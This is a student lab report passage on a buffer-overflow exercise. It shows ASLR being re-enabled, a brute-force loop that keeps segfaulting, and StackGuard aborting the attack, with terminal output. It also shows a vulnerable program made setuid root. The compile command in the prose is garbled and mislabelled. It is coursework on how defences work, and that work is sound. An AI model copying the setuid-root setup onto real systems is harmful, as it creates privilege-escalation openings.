
**3. Address Randomization.**

- Earlier in order to perform the buffer overflow attack we had switched off the Linux’s defense mechanism against buffer overflow by turning off the address randomization.

- For this part we activate the address randomization using the command “sudo sysctl -w kernel.randomize_va_space=2”.
- I compiled the stack program using stack guard protection and making the executable of the stack.
- When tried to run for the first time using “./stack”. I got segmentation fault.
- As suggested in the assignment. When I try to the run this in an infinite loop , I keep getting segmentation faults. But I think that with patience and letting the program run for a few minutes, I might be able to get the root access.

**4) Stack guard.**

- We now compile the program with the Stack Guard protection.
- We do this using the command “gcc -o stack execstack -z stack.c”
- When we run the excutable ./stack the system recognizes the buffer overflow attack and gives us the smashing detected segmentation fault and aborts the program.



```
ck
execute.sh: line 5: 25848 Segmentation fault      ./sta
ck
execute.sh: line 5: 25849 Segmentation fault      ./sta
ck
execute.sh: line 5: 25850 Segmentation fault      ./sta
ck
execute.sh: line 5: 25851 Segmentation fault      ./sta
ck
execute.sh: line 5: 25852 Segmentation fault      ./sta
ck
^Z
[20]+  Stopped                 bash execute.sh
[03/23/22]seed@VM:~/Desktop$ vim exploit.c
[03/23/22]seed@VM:~/Desktop$ gcc -o stack -z execstack
stack.c
[03/23/22]seed@VM:~/Desktop$ sudo chown root stack
[03/23/22]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/23/22]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/23/22]seed@VM:~/Desktop$ 
```